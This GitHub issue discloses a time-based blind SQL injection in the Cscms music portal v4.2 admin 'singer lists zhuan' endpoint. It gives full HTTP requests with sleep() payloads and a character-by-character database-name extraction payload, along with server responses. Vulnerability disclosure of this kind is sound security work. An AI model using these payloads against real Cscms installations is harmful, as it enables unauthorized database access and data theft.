New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #29

Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19 • edited


Details

there is a Injection vulnerability exists in singer_Lists.php_zhuan

After logging in, the administrator needs to add a singer first. SQL injection vulnerability is generated when adding singers. The constructed malicious payload is as follows

```
POST /admin.php/singer/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php/singer/admin/singer/edit?id=1&yid=0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=g42fjt0uioqebo85qteg4bs56kjckdio
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

id[]=(sleep(5))&cid=5
```



```
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php/singer/admin/singer/edit?id=1&yid=0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8lNzjjyeMF3fURy57grmVzbA; cscms_session=
g42fjtOuioqebo85qteg4bs56kjckdio
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

id[]=(sleep(5))&cid=5
```


```
Date: Wed, 23 Feb 2022 06:34:46 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=eqj8o14g63020uuf10g94llm457be28l; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 242

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u64cd\u4f5c\u6210\u529f"!","ur
```

You can see that success makes the server sleep

Construct payload to guess the database

```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```




```
POST /admin.php/singer/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php/singer/admin/singer/edit?id=1&yid=0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8lNzjjyeMF3fURy57grmVzbA; cscms_session=
g42fjtOuioqebo85qteg4bs56kjckdio
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

id[]=
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))e
lse(1)end)&cid=5
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Feb 2022 06:36:56 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=n64dfpf6ihln199taaq7ve7mlq0k2u8h; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 242

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u64cd\u4f5c\u6210\u529f"!","ur
```



```
select database();
```

`database()`
cscms

There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant